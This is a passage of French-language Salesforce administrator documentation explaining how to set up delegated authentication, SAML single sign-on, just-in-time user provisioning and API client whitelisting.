- Seuls les portails client et les portails partenaire sont pris en charge.
- La connexion initiée par le fournisseur de services n'est pas pris en charge.
- Les attributs `portal_id`, `organization_id` et `siteUrl` sont requis pour l'authentification unique des Sites. Si un seul attribut est spécifié, l'utilisateur reçoit un message d'erreur.
- Si les trois attributs `portal_id`, `organization_id` et `siteUrl` sont renseignés dans l'assertion SAML, l'utilisateur est dirigé vers cette connexion Sites. Si `siteUrl` n'est pas renseigné et que les deux autres le sont, l'utilisateur est dirigé vers la connexion à ce portail.
- Vous pouvez utiliser plusieurs portails pour une seule organisation.

CONSULTER ÉGALEMENT :

Authentification unique

# Présentation de l'authentification unique déléguée

Salesforce utilise le processus suivant pour authentifier les utilisateurs en utilisant l'authentification unique déléguée :

1. Lorsqu'un utilisateur tente de se connecter (en ligne ou encore via l'API), Salesforce valide le nom d'utilisateur et contrôle les autorisations et les paramètres d'accès de l'utilisateur.
2. Si l'utilisateur dispose de l'autorisation « Authentification unique activée », Salesforce ne valide pas le nom d'utilisateur ni le mot de passe. En lieu et place, un appel des services Web est passé à l'organisation de l'utilisateur, demandant la validation du nom d'utilisateur et du mot de passe.

   Remarque: Salesforce ne stocke, ne consigne et n'affiche le mot de passe de quelque manière que ce soit. Il est détruit immédiatement une fois le processus terminé.

3. L'appel des services Web vise à transmettre les `nom d'utilisateur`, `mot de passe` et `IP source` à votre service Web. (`IP source` correspond à l'adresse IP à l'origine de la demande de connexion. Vous devez créer et déployer la mise en œuvre d'un service Web aisément accessible par les serveurs Salesforce).
4. Votre mise en place du service Web valide les informations transférées et indique `true` (vrai) ou `false` (faux).
5. Si la réponse est `true`, alors le processus de connexion se poursuit, une nouvelle session est ouverte et l'utilisateur peut accéder à l'application. Si la réponse est `false`, alors l'utilisateur est informé du fait que l'association de son nom d'utilisateur et de son mot de passe n'est pas valide.

Remarque: Un délai peut précéder la connexion d'un utilisateur après que de l'authentification déléguée lui soit accordée, correspondant au temps nécessaire pour que le compte d'utilisateur devienne disponible dans l'organisation.

CONSULTER ÉGALEMENT :

Authentification unique

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

# Configuration de Salesforce pour l'authentification déléguée

Pour activer l'authentification unique déléguée (SSO) pour votre organisation :

1. Contactez Salesforce afin d'activer l'authentification unique déléguée pour votre organisation.
2. Créez votre service Web d'authentification unique :
   a. Dans Salesforce, téléchargez le fichier WSDL (Web Services Description Language) `AuthenticationService.wsdl` depuis la Configuration, en saisissant *`Télécharger WSDL d'authentification déléguée`* dans la case `Recherche rapide`, puis en sélectionnant **Télécharger WSDL d'authentification déléguée**. Le WSDL décrit le service d'authentification unique déléguée. Il peut être utilisé afin de générer automatiquement une classe d'intitulé de ligne sur le serveur, à laquelle vous pourrez ajouter votre mise en oeuvre spécifique. Vous pouvez par exemple utiliser la bascule `--server-side` dans l'outil WSDL2Java sous Apache Axis. Dans l'outil wsdl.exe sous .NET, vous pouvez utiliser la bascule `/server`.

   Pour voir une demande puis une réponse de démonstration, reportez-vous à Message SOAP de démonstration pour l'authentification déléguée à la page 1007.

   b. Ajoutez un lien à votre intranet d'entreprise ou tout autre site accessible en interne, qui prélève les données d'authentification de l'utilisateur et les transmet via un POST HTTP à la page de connexion Salesforce.

   Salesforce n'utilisant de champ `mot de passe` que pour vous le transférer en retour, il n'est pas nécessaire que vous saisissiez un mot de passe dans ce champ. Au lieu de cela, vous pourriez utiliser un autre jeton d'authentification tel que le ticket Kerberos de sorte que vos mots de passe d'entreprise actuels ne soient pas transmis à ou depuis Salesforce.

   Il est possible de configurer l'autorité déléguée à l'authentification Salesforce afin de n'autoriser que les jetons ou d'accepter soit les jetons soit les mots de passe. Si l'autorité n'accepte que les jetons, un utilisateur Salesforce ne pourra pas se connecter directement à Salesforce parce qu'il ne sera pas en mesure de créer un jeton valable. Toutefois, de nombreuses entreprises choisissent d'autoriser les jetons et les mots de passe. Dans cet environnement, un utilisateur peut encore se connecter à Salesforce par le biais de la page de connexion.

   Lorsque le serveur Salesforce vous retransmet ces données de connexion dans le message `Authentifier`, vérifiez-les. L'utilisateur pourra alors à nouveau accéder à l'application.

3. Dans Salesforce, spécifiez l'URL de la passerelle d'authentification unique de votre organisation dans la Configuration, en saisissant *`Authentification unique`* dans la case `Recherche rapide`, puis en sélectionnant **Paramètres d'authentification unique** et en cliquant sur **Modifier**. Saisissez l'URL dans la zone de saisie **URL de la passerelle déléguée**.

   Pour des raisons de sécurité, Salesforce applique l'une des restrictions suivantes aux ports de sortie spécifiés :

   - 80: ce port accepte uniquement les connexions HTTP.
   - 443: ce port accepte uniquement les connexions HTTPS.
   - 1024 à 66535 (inclus) : ces ports acceptent les connexions HTTP ou HTTPS.

4. Vous pouvez également activer la case **Forcer l'appel d'authentification délégué**.

   Remarque: Lorsque cette case est désactivée, aucun appel du point de destination SSO n'est effectué si la tentative de connexion échoue initialement en raison de restrictions de connexion dans l'organisation Salesforce. Vous devez enregistrer toute tentative de connexion, puis activer cette case pour forcer un appel du point de destination SSO, quels que soient les échecs des restrictions de connexion.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

5. Activez l'autorisation « Authentification unique activée ».

Important:

CONSULTER ÉGALEMENT :

Authentification unique

Présentation de l'authentification unique déléguée

## Contrôle de l'accès d'un client API individuel à votre organisation Salesforce

Avec l'ajout à la liste blanche des clients API, limitez toutes les applications clientes API, notamment Data Loader, afin d'exiger l'approbation de l'administrateur si l'autorisation « Utiliser n'importe quel client API » n'est pas définie dans le profil ou l'ensemble d'autorisations de l'utilisateur.

Les administrateurs peuvent accorder l'accès à certains utilisateurs d'API via l'autorisation « API activée ». Une fois l'autorisation accordée, l'utilisateur de l'API peut accéder à l'organisation avec n'importe quel client (notamment Data Loader, Salesforce1, Salesforce pour Outlook ou l'Outil de migration Force.com). Pour affiner le contrôle des applications que l'utilisateur peut utiliser pour l'accès API, implémentez l'Ajout à la liste blanche des clients API. Cette fonctionnalité exploite les capacités d'autorisation existantes des applications connectées. Avec l'Ajout à la liste blanche des clients API, un administrateur peut approuver ou bloquer l'accès d'une application cliente individuelle pour chaque application connectée. L'accès est refusé à toutes les applications qui ne sont pas configurées en tant qu'applications connectées. Si vous n'utilisez pas d'applications connectées, vous pouvez désactiver cette restriction pour des utilisateurs individuels en leur attribuant un profil ou un ensemble d'autorisations dans lequel la permission « Utiliser n'importe quel client API » est activée.

Remarque: Pour activer l'Ajout à la liste blanche des clients API, contactez Salesforce. Une fois cette fonctionnalité activée, l'accès est limité pour tous les clients qui ne sont pas autorisés par l'administrateur. Cette restriction risque de bloquer l'accès des applications que vos utilisateurs utilisent déjà. Avant de l'activer, assurez-vous de configurer et d'approuver les applications connectées pour toutes les applications clientes que vos utilisateurs doivent utiliser, ou d'accorder aux utilisateurs un profil ou un ensemble d'autorisations dans lequel la permission « Utiliser n'importe quel client API » est activée.

Pour configurer la Liste blanche de client API, procédez comme suit :

1. Contactez Salesforce pour activer cette fonctionnalité dans votre organisation.
2. Dans Configuration, saisissez *`Applications connectées`* dans la case `Recherche rapide`, puis sélectionnez l'option de gestion des applications connectées.
3. Dans la page Paramètres d'accès à l'application, cliquez sur **Modifier**.
4. Sélectionnez **Limiter l'accès API aux applications connectées installées avec la stratégie « Les utilisateurs approuvés par l'administrateur sont pré-autorisés »**.

   Vous pouvez également sélectionner **Autoriser les pages Visualforce à contourner cette restriction** pour permettre à toutes les pages Visualforce qui utilisent l'API de continuer à autoriser l'accès aux objets de l'organisation. Si vous activez l'ajout à la liste blanche des clients API sans sélectionner cette option, seules les applications connectées approuvées sont autorisées, et le comportement des pages Visualforce peut être inattendu. De plus, si cette option n'est pas activée, l'accès des applications clientes qui appellent `getSessionId()` est refusé. Si vous n'activez pas cette option, l'accès est refusé pour les applications qui transmettent des appels API à Salesforce via une session obtenue dans un contexte Visualforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

5. Cliquez sur **Enregistrer**.

Une fois cette fonctionnalité sélectionnée, toutes les applications clientes nécessitent l'approbation explicite d'un administrateur pour être autorisées dans l'organisation, sauf si l'utilisateur dispose d'un profil ou d'un ensemble d'autorisations dans lequel « Utiliser n'importe quel client API » est activée.

Certains composants d'applications fréquemment utilisées sont automatiquement installés dans les organisations en tant qu'applications connectées. Ces composants prennent en charge des applications telles que Data Loader, Salesforce1, Workbench, entre autres. Une fois cette fonctionnalité sélectionnée, ces composants doivent également être approuvés, sauf si l'utilisateur est associé à un profil ou à un ensemble d'autorisations dans lequel la permission « Utiliser n'importe quel client API » est activée. Pour plus d'informations sur ces composants, reportez-vous à Gestion d'une application connectée.

## Affichage des erreurs d'authentification unique

Si l'organisation dispose de la fonctionnalité d'authentification unique avec l'authentification déléguée et d'une solution d'authentification unique intégrée, vous pouvez visualiser les toutes dernières erreurs d'authentification unique de l'organisation.

1. Dans Configuration, saisissez *Historique des erreurs d'authentification déléguée* dans la case Recherche rapide, puis sélectionnez **Historique des erreurs d'authentification déléguée**.
2. Affichez le nom, l'heure de connexion et l'erreur des utilisateurs associés aux 21 dernières erreurs de connexion.

AUTORISATIONS UTILISATEUR

Pour afficher les erreurs d'authentification unique :
- Modifier toutes les données

Remarque: Pour plus d'informations sur l'activation de la fonctionnalité d'authentification unique dans l'entreprise, contactez Salesforce.

CONSULTER ÉGALEMENT :

Authentification unique

# À propos de SAML

Le SAML (Langage balisé permettant d'échanger des informations liées à la sécurité) est un standard XML qui vous permet de communiquer des décisions d'authentification d'un service à un autre. Il est à la base de nombreuses solutions Web d'authentification unique. Salesforce est compatible avec le SAML destiné à l'authentification unique dans Salesforce depuis un portail d'entreprise ou encore un fournisseur d'identité.

La plus grande partie du travail de configuration d'une authentification unique avec SAML est effectuée par votre fournisseur d'identité :

1. Établissez un fournisseur d'identité SAML et récupérez des informations sur la façon dont il se connecte à Salesforce. Il s'agit du fournisseur qui envoie des requêtes d'authentification unique à Salesforce.
2. Procurez des informations à votre fournisseur d'identité, telles que les URL des pages de démarrage et de déconnexion.
3. Configurez Salesforce à l'aide des instructions de la rubrique Configuration des paramètres SAML pour l'authentification unique. C'est la seule étape réalisée au sein de Salesforce.

Votre fournisseur d'identité doit envoyer des assertions SAML à Salesforce à l'aide du profil POST SAML Web Browser SSO. Salesforce envoie les réponses SAML à l'`URL de connexion du fournisseur d'identité` spécifiée dans la Configuration, en saisissant *`Authentification unique`* dans la case `Recherche rapide`, puis en sélectionnant **Paramètres d'authentification unique**. Salesforce reçoit l'assertion, la vérifie par rapport à votre configuration Salesforce puis autorise l'authentification unique si l'assertion est considérée comme vraie (true).

Une fois Salesforce configuré pour SAML, si vous rencontrez des problèmes avec l'assertion SAML, utilisez le validateur d'assertion SAML afin de valider l'assertion SAML. Une assertion SAML fournie par votre fournisseur d'identité peut être nécessaire.

Si vos utilisateurs rencontrent des problèmes de connexion en utilisant SAML, vous pouvez parcourir l'historique des connexions SAML pour en savoir plus et partager ces informations avec votre fournisseur d'identité.

Si votre fournisseur d'identité prend en charge les métadonnées et que vous avez configuré SAML à l'aide de la version 2.0, vous pouvez cliquer sur **Télécharger les métadonnées** pour télécharger un fichier de configuration XML et l'envoyer au fournisseur d'identité. Ce dernier peut ensuite charger le fichier XML afin de configurer automatiquement ses paramètres de connexion à votre organisation Salesforce ou à votre communauté.

- Utilisation de votre fournisseur d'identité
- Configuration des paramètres SAML pour l'authentification unique
- Affichage des paramètres d'authentification unique
- Valeurs de fournisseur d'identité
- Personnalisation des pages SAML Démarrage, Erreur, Connexion et Déconnexion
- Exemples d'assertions SAML
- Examen de l'historique des connexions SAML
- Validation des paramètres SAML pour l'authentification unique
- Erreurs de validation d'assertions SAML

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

## Utilisation de votre fournisseur d'identité

1. Vous devez récupérer les informations suivantes auprès de votre fournisseur d'identité avant de configurer Salesforce pour SAML.
   - La version SAML que votre fournisseur d'identité utilise (1.1 ou 2.0)
   - L'ID d'entité du fournisseur d'identité (également appelé émetteur)
   - Un certificat d'authentification.

     Conseil: Assurez-vous de stocker le certificat à un emplacement accessible par votre navigateur. Il sera téléchargé dans Salesforce ultérieurement.

   - Les paramètres d'assertion SAML suivants, selon les besoins :
     - Le type d'ID utilisateur SAML
     - L'emplacement de l'ID utilisateur SAML
     - Nom d'attribut
     - URI de l'Attribut
     - Format d'ID de nom

     Remarque: Le Nom d'attribut, l'URI d'attribut et le Format de l'ID de nom sont nécessaires uniquement si l'`Emplacement d'ID utilisateur SAML` est un élément Attribut, pas l'élément identificateur de nom d'une instruction Objet (Subject).

     Conseil: Pour configurer rapidement l'authentification unique, vous pouvez importer des paramètres SAML 2.0 à partir d'un fichier XML (ou d'une URL pointant vers le fichier) dans la page Paramètres d'authentification unique. Obtenez le fichier XML auprès de votre fournisseur d'identité.

   Vous pouvez également partager des informations supplémentaires sur ces valeurs avec votre fournisseur d'identité.

   Conseil: Activez Salesforce pour SAML et capturez l'écran de la page de votre fournisseur d'identité. Dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, sélectionnez **Paramètres d'authentification unique**, cliquez sur **Modifier**, puis sélectionnez `SAML activé`.

2. Avec votre fournisseur d'identité, configurez les pages de démarrage, de connexion et de déconnexion.
3. Partagez les exemples d'assertion SAML avec votre fournisseur d'identité afin qu'il détermine le format requis par Salesforce pour réussir une authentification unique.

CONSULTER ÉGALEMENT :

À propos de SAML

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

# Configuration des paramètres SAML pour l'authentification unique

Cette page permet de configurer l'utilisation de l'authentification unique pour votre organisation. Vous pouvez également configurer le provisionnement à temps. Contactez votre fournisseur d'identité pour configurer correctement ces paramètres. Pour plus d'informations sur l'authentification unique, reportez-vous à Authentification unique. Pour plus d'informations sur le provisionnement juste à temps, reportez-vous à À propos du provisionnement juste à temps.

Pour configurer les paramètres SAML d'authentification unique depuis votre fournisseur d'identité d'entreprise dans Salesforce :

1. Récupérez des informations auprès de votre fournisseur d'identité.
2. Fournissez des informations à votre fournisseur d'identité.
3. Configurez l'authentification unique.
4. Configurez un fournisseur d'identité pour chiffrer les assertions SAML (facultatif).
5. Activez le provisionnement utilisateur juste à temps (facultatif).
6. Modifiez le gestionnaire JIT SAML si vous sélectionnez `Personnaliser SAML JIT avec le gestionnaire Apex` pour le provisionnement juste à temps.
7. Testez la connexion par authentification unique.

## Configuration de l'authentification unique

1. Dans Salesforce, dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification unique** et cliquez sur **Modifier**.
2. Sélectionnez `SAML activé`. Vous devez activer SAML pour afficher les paramètres d'authentification unique SAML.
3. Spécifiez la version SAML utilisée par votre fournisseur d'identité.
4. Cliquez sur **Enregistrer**.
5. Dans Paramètres d'authentification unique SAML, cliquez sur le bouton approprié pour créer une configuration, comme suit :
   - **Nouveau** : spécifiez manuellement tous les paramètres.
   - **Nouveau à partir du fichier des métadonnées** : importez les paramètres SAML 2.0 depuis un fichier XML fourni par votre fournisseur d'identité. Cette option lit le fichier XML et l'utilise pour renseigner autant de paramètres que possible.

     Remarque: Si votre fichier XML contient des informations relatives à plusieurs configurations, la première configuration du fichier est utilisée.

   - **Nouveau à partir de l'URL des métadonnées** : importez les paramètres SAML 2.0 à partir d'une URL publique. Cette option lit le fichier XML situé à une URL publique et l'utilise pour renseigner autant de paramètres que possible. L'URL doit être ajoutée aux Paramètres de site distant pour qu'elle soit accessible depuis votre organisation Salesforce.
6. Saisissez un **Nom** pour référencer ce paramètre dans votre organisation.

   Salesforce insère la valeur **Nom API** correspondante, que vous pouvez personnaliser si nécessaire.
7. Saisissez l'`Émetteur`. Il correspond souvent à l'ID d'entité de votre fournisseur d'identité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  "Modifier toutes les données"

8. Si votre organisation Salesforce a des domaines déployés, spécifiez l'utilisation du domaine de base (`https://saml.salesforce.com`) ou du domaine personnalisé pour l'**ID d'entité**. Vous devez partager ces informations avec votre fournisseur d'identité.

   Conseil: Généralement, utilisez le domaine personnalisé comme ID d'identité. Si vous avez déjà configuré l'authentification unique avant le déploiement d'un domaine, le domaine de base est l'ID d'entité. Si vous fournissez des services Salesforce à Salesforce, vous devez spécifier le domaine personnalisé.

9. Pour `Certificat de fournisseur d'identité`, utilisez le bouton **Parcourir** afin de localiser et de télécharger le certificat d'authentification émis par votre fournisseur d'identité.
10. Pour le `Certificat de signature de requête`, sélectionnez un certificat parmi les certificats enregistrés dans vos paramètres **Gestion des certificats et des clés**.
11. Pour la `Méthode de signature de requête`, sélectionnez l'algorithme de hachage des requêtes chiffrées, `RSA-SHA1` ou `RSA-SHA256`.
12. Si le fournisseur d'identité crypte les assertions SAML, vous pouvez également sélectionner le `Certificat de décryptage d'assertion` qu'il utilise parmi les certificats enregistrés dans vos paramètres **Gestion des certificats et des clés**. Ce champ est disponible uniquement si votre organisation prend en charge plusieurs configurations d'authentification unique. Pour plus d'informations, reportez-vous à Configuration d'un fournisseur d'identité pour chiffrer les assertions SAML.
13. Pour `Type d'identité SAML`, `Emplacement de l'identité SAML` et les autres champs décrits dans Valeurs de fournisseur d'identité, spécifiez les valeurs appropriées fournies par votre fournisseur d'identité.
14. Pour la `Liaison de requête initiée par le fournisseur de services`, sélectionnez la valeur appropriée en fonction des informations fournies par votre fournisseur d'identité.
15. Pour SAML 2.0, si votre fournisseur d'identité a des pages de connexion ou de déconnexion spécifiques, indiquez-les dans les champs **URL de connexion au fournisseur d'identité** et **URL de déconnexion du fournisseur d'identité** respectifs.

    Remarque: Ces champs s'affichent par défaut dans les organisations Developer Edition et sandbox, et s'affichent dans les organisations de production uniquement si Mon domaine est activé. Les champs ne s'affichent pas dans des organisations d'essai ou sandbox liées à des organisations d'essai.

16. Dans `URL d'erreur personnalisée`, spécifiez l'URL de la page vers laquelle les utilisateurs doivent être redirigés en cas d'erreur durant la connexion SAML. Cette page doit être publiquement accessible, par exemple une page Visualforce de site public. L'URL peut être absolue ou relative.
17. Vous pouvez également configurer le provisionnement utilisateur juste à temps. Pour plus d'informations, reportez-vous à Activation du provisionnement utilisateur juste à temps et À propos du provisionnement juste à temps pour SAML.
18. Cliquez sur **Enregistrer**.

Si votre fournisseur d'identité prend en charge les métadonnées et que vous avez configuré SAML à l'aide de la version 2.0, vous pouvez cliquer sur **Télécharger les métadonnées** pour télécharger un fichier de configuration XML et l'envoyer au fournisseur d'identité. Ce dernier peut ensuite charger le fichier XML afin de configurer automatiquement ses paramètres de connexion à votre organisation Salesforce ou à votre communauté.

## Configuration d'un fournisseur d'identité pour chiffrer les assertions SAML

Lorsque Salesforce est le fournisseur de services pour les assertions SAML entrantes, vous pouvez sélectionner un certificat enregistré afin de décrypter les assertions entrantes de fournisseurs d'identité tiers. Vous devez fournir une copie de ce certificat au fournisseur d'identité.

1. Dans la page Paramètres d'authentification unique de la Configuration, ajoutez la nouvelle configuration SAML.

2. Dans le champ `Certificat de décryptage d'assertion`, spécifiez le certificat de décryptage parmi les certificats enregistrés dans vos paramètres **Gestion des certificats et des clés**.

   Remarque: Si le champ `Certificat de décryptage d'assertion` n'est pas affiché, activez l'authentification unique pour votre organisation (cela s'applique aux organisations créées avant la version Summer '13 et qui n'utilisent pas SAML 1.1). Pour activer plusieurs configurations d'authentification unique, sélectionnez **Activer les configurations multiples** dans la page **Paramètres d'authentification unique**. Si ce paramètre a déjà été activé, le champ est affiché, mais pas le bouton **Activer les configurations multiples**.

3. Définissez l'option `Emplacement de l'identité SAML` sur l'élément où se trouve votre identificateur.
4. Lors de l'enregistrement de la nouvelle configuration SAML, la valeur du paramètre SAML de votre organisation change pour l'`URL de connexion Salesforce` (également appelée « URL ACS Salesforce »). Récupérez la nouvelle valeur (dans la page Paramètres d'authentification unique de la Configuration), puis cliquez sur le nom de la nouvelle configuration SAML. La valeur se trouve dans le champ `URL de connexion Salesforce`.
5. Le fournisseur d'identité doit utiliser la valeur `URL de connexion Salesforce`.
6. Vous devez également transmettre au fournisseur d'identité une copie du certificat sélectionné dans le champ `Certificat de décryptage d'assertion`, utilisé pour crypter les assertions.

## Activation du provisionnement utilisateur juste à temps

1. Dans Paramètres d'authentification unique SAML, sélectionnez `Provisionnement utilisateur activé`.
   - `Standard` : cette option permet de provisionner automatiquement des utilisateurs en utilisant des attributs dans l'assertion.
   - `Personnaliser SAML JIT avec le gestionnaire Apex` : cette option provisionne des utilisateurs en fonction d'une logique dans une classe Apex.
2. Si vous sélectionnez `Standard`, cliquez sur **Enregistrer**, puis testez la connexion par authentification unique.. Si vous sélectionnez `Personnaliser SAML JIT avec le gestionnaire Apex`, passez à l'étape suivante.
3. Dans le champ `Gestionnaire SAML JIT`, sélectionnez une classe Apex existante en tant que classe gestionnaire SAML JIT. Cette classe doit mettre en oeuvre l'interface SamlJitHandler. Si vous n'avez pas de classe Apex, vous pouvez en générer une en cliquant sur `Créer automatiquement un modèle de gestionnaire SAML JIT`. Vous devez modifier cette classe ainsi que le contenu par défaut avant de l'utiliser. Pour plus d'informations, reportez-vous à Modification du gestionnaire SAML JIT.
4. Dans le champ `Exécuter le gestionnaire en tant que`, sélectionnez l'utilisateur qui exécute la classe Apex. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ».
5. Le provisionnement à temps nécessite un ID de fédération dans le type de l'utilisateur. Dans `Type d'identité SAML`, sélectionnez `L'assertion contient l'ID de fédération de l'objet Utilisateur`. Si votre fournisseur d'identité a déjà utilisé le nom d'utilisateur Salesforce, informez-le qu'il doit utiliser l'ID de fédération.
6. Cliquez sur **Enregistrer**.

## Modification du gestionnaire SAML JIT

1. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.
2. Modifiez le gestionnaire Apex SAML JIT généré pour mapper les champs entre SAML et Salesforce. Vous pouvez également modifier le code généré pour prendre en charge les éléments suivants :
   - Champs personnalisés
   - Correspondance partielle des profils

- Correspondance partielle des rôles
- Référence des contacts par e-mail
- Référence des comptes par numéro de compte
- Provisionnement utilisateur standard dans une communauté
- Connexion d'utilisateurs standard à une communauté
- Utilisation de l'ID de profil par défaut pour le provisionnement juste à temps de portail
- Utilisation du rôle de portail par défaut pour le provisionnement juste à temps de portail
- Génération de noms d'utilisateur pour le provisionnement juste à temps de portail

Par exemple, pour prendre en charge des champs personnalisés dans le code du gestionnaire généré, recherchez le commentaire « Handle custom fields here » dans le code généré. Insérez votre code de champ personnalisé après ce commentaire. Pour plus d'informations et consulter des exemples, reportez-vous à la documentation sur l'interface SamlJitHandler.

**Remarque:** Si votre fournisseur d'identité envoie les attributs JIT de l'objet Contact ou Compte avec l'objet Utilisateur dans la même assertion, le gestionnaire généré risque de ne pas pouvoir effectuer les mises à jour. Pour consulter la liste des champs Utilisateur qui ne peuvent pas être mis à jour en même temps que les champs Contact et Compte, reportez-vous à sObjects That Cannot Be Used Together in DML Operations.

## Test de la connexion par authentification unique

Une fois vos paramètres SAML configurés et enregistrés, testez-les en essayant d'accéder à l'application du fournisseur d'identité. Votre fournisseur d'identité invite le navigateur de l'utilisateur à PUBLIER un formulaire contenant des assertions SAML vers la page de connexion Salesforce. Chaque assertion est contrôlée ; si elle est acceptée, l'authentification unique est autorisée.

Une fois les paramètres SAML configurés et enregistrés, si vous rencontrez des difficultés avec l'authentification unique, utilisez le Validateur d'assertion SAML. Une assertion SAML fournie par votre fournisseur d'identité peut être nécessaire au préalable.

Si vos utilisateurs rencontrent des problèmes de connexion en utilisant SAML, vous pouvez parcourir l'historique des connexions SAML pour en savoir plus et partager ces informations avec votre fournisseur d'identité.

Si vous utilisez la version 2.0 de SAML, une fois SAML configuré, le champ Point de terminaison de jeton OAuth 2.0 est renseigné. Utilisez-le avec le flux d'authentification unique sur le Web pour OAuth 2.0.

CONSULTER ÉGALEMENT :

- À propos de SAML
- Meilleures pratiques pour la mise en œuvre d'une authentification unique
- Validation des paramètres SAML pour l'authentification unique
- Certificats et clés

# Affichage des paramètres d'authentification unique

Une fois votre organisation Salesforce configurée pour utiliser SAML, vous pouvez afficher les paramètres d'authentification unique. Dans Configuration, saisissez *Paramètres d'authentification unique* dans la case Recherche rapide, puis sélectionnez **Paramètres d'authentification unique**.

Cette page affiche les détails de votre configuration SAML La plupart de ces champs sont identiques à ceux de la page dans laquelle vous avez configuré SAML. Les champs ci-dessous contiennent des informations générées automatiquement en effectuant la configuration. Les champs disponibles dépendent de votre configuration.

| Champ | Description |
|---|---|
| URL de connexion à Salesforce | Pour SAML 2.0 uniquement : Si vous sélectionnez « L'assertion contient le nom d'utilisateur Salesforce de l'utilisateur » comme Type d'ID utilisateur SAML et « L'ID utilisateur correspond à l'élément IdentifiantNom de la déclaration Sujet » comme Emplacement d'ID utilisateur SAML, cette URL est l'URL associée à la connexion pour le flux d'assertion OAuth d'authentification unique sur le Web. |
| URL de déconnexion de Salesforce | Pour SAML 2.0 uniquement : Affiche l'URL de déconnexion de Salesforce vers laquelle l'utilisateur est dirigé suite à une déconnexion. Cette URL est utilisée uniquement si aucune valeur n'est spécifiée dans URL de déconnexion du fournisseur d'identité. |
| Point de terminaison de jeton OAuth 2.0 | Pour SAML 2.0 uniquement : URL ACS utilisée pour activer Salesforce en tant que fournisseur d'identité dans le flux d'assertion OAuth d'authentification unique sur le Web. |

Cette page permet d'effectuer les opérations suivantes :

- Cliquer sur **Modifier** pour modifier la configuration SAML existante.
- Cliquez sur **Validateur d'assertion SAML** afin de valider les paramètres SAML pour votre organisation en utilisant une assertion SAML fournie par votre fournisseur d'identité.
- Si votre fournisseur d'identité prend en charge les métadonnées et que vous avez configuré SAML à l'aide de la version 2.0, vous pouvez cliquer sur **Télécharger les métadonnées** pour télécharger un fichier de configuration XML et l'envoyer au fournisseur d'identité. Ce dernier peut ensuite charger le fichier XML afin de configurer automatiquement ses paramètres de connexion à votre organisation Salesforce ou à votre communauté.

CONSULTER ÉGALEMENT :

À propos de SAML

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

## Valeurs de fournisseur d'identité

Avant de pouvoir configurer Salesforce pour SAML, vous devez récupérer des informations auprès de votre fournisseur d'identité. Ces informations doivent être utilisées dans la page d'authentification unique.

Les informations suivantes peuvent être utiles à votre fournisseur d'identité.

| Champ | Description |
|---|---|
| `Version SAML` | La version de SAML qu'utilise votre fournisseur d'identité. Actuellement Salesforce prend en charge les versions 1.1 et 2.0. Les spécifications SAML des diverses versions sont liées ci-dessous :<br>• Pour SAML 1,1<br>• Pour SAML 2.0 |
| `Émetteur` | L'ID d'entité : URL qui identifie de façon unique votre fournisseur d'identité SAML. Les assertions SAML envoyées à Salesforce doivent correspondre exactement à cette valeur dans l'attribut `<saml:Issuer>` des assertions SAML. |
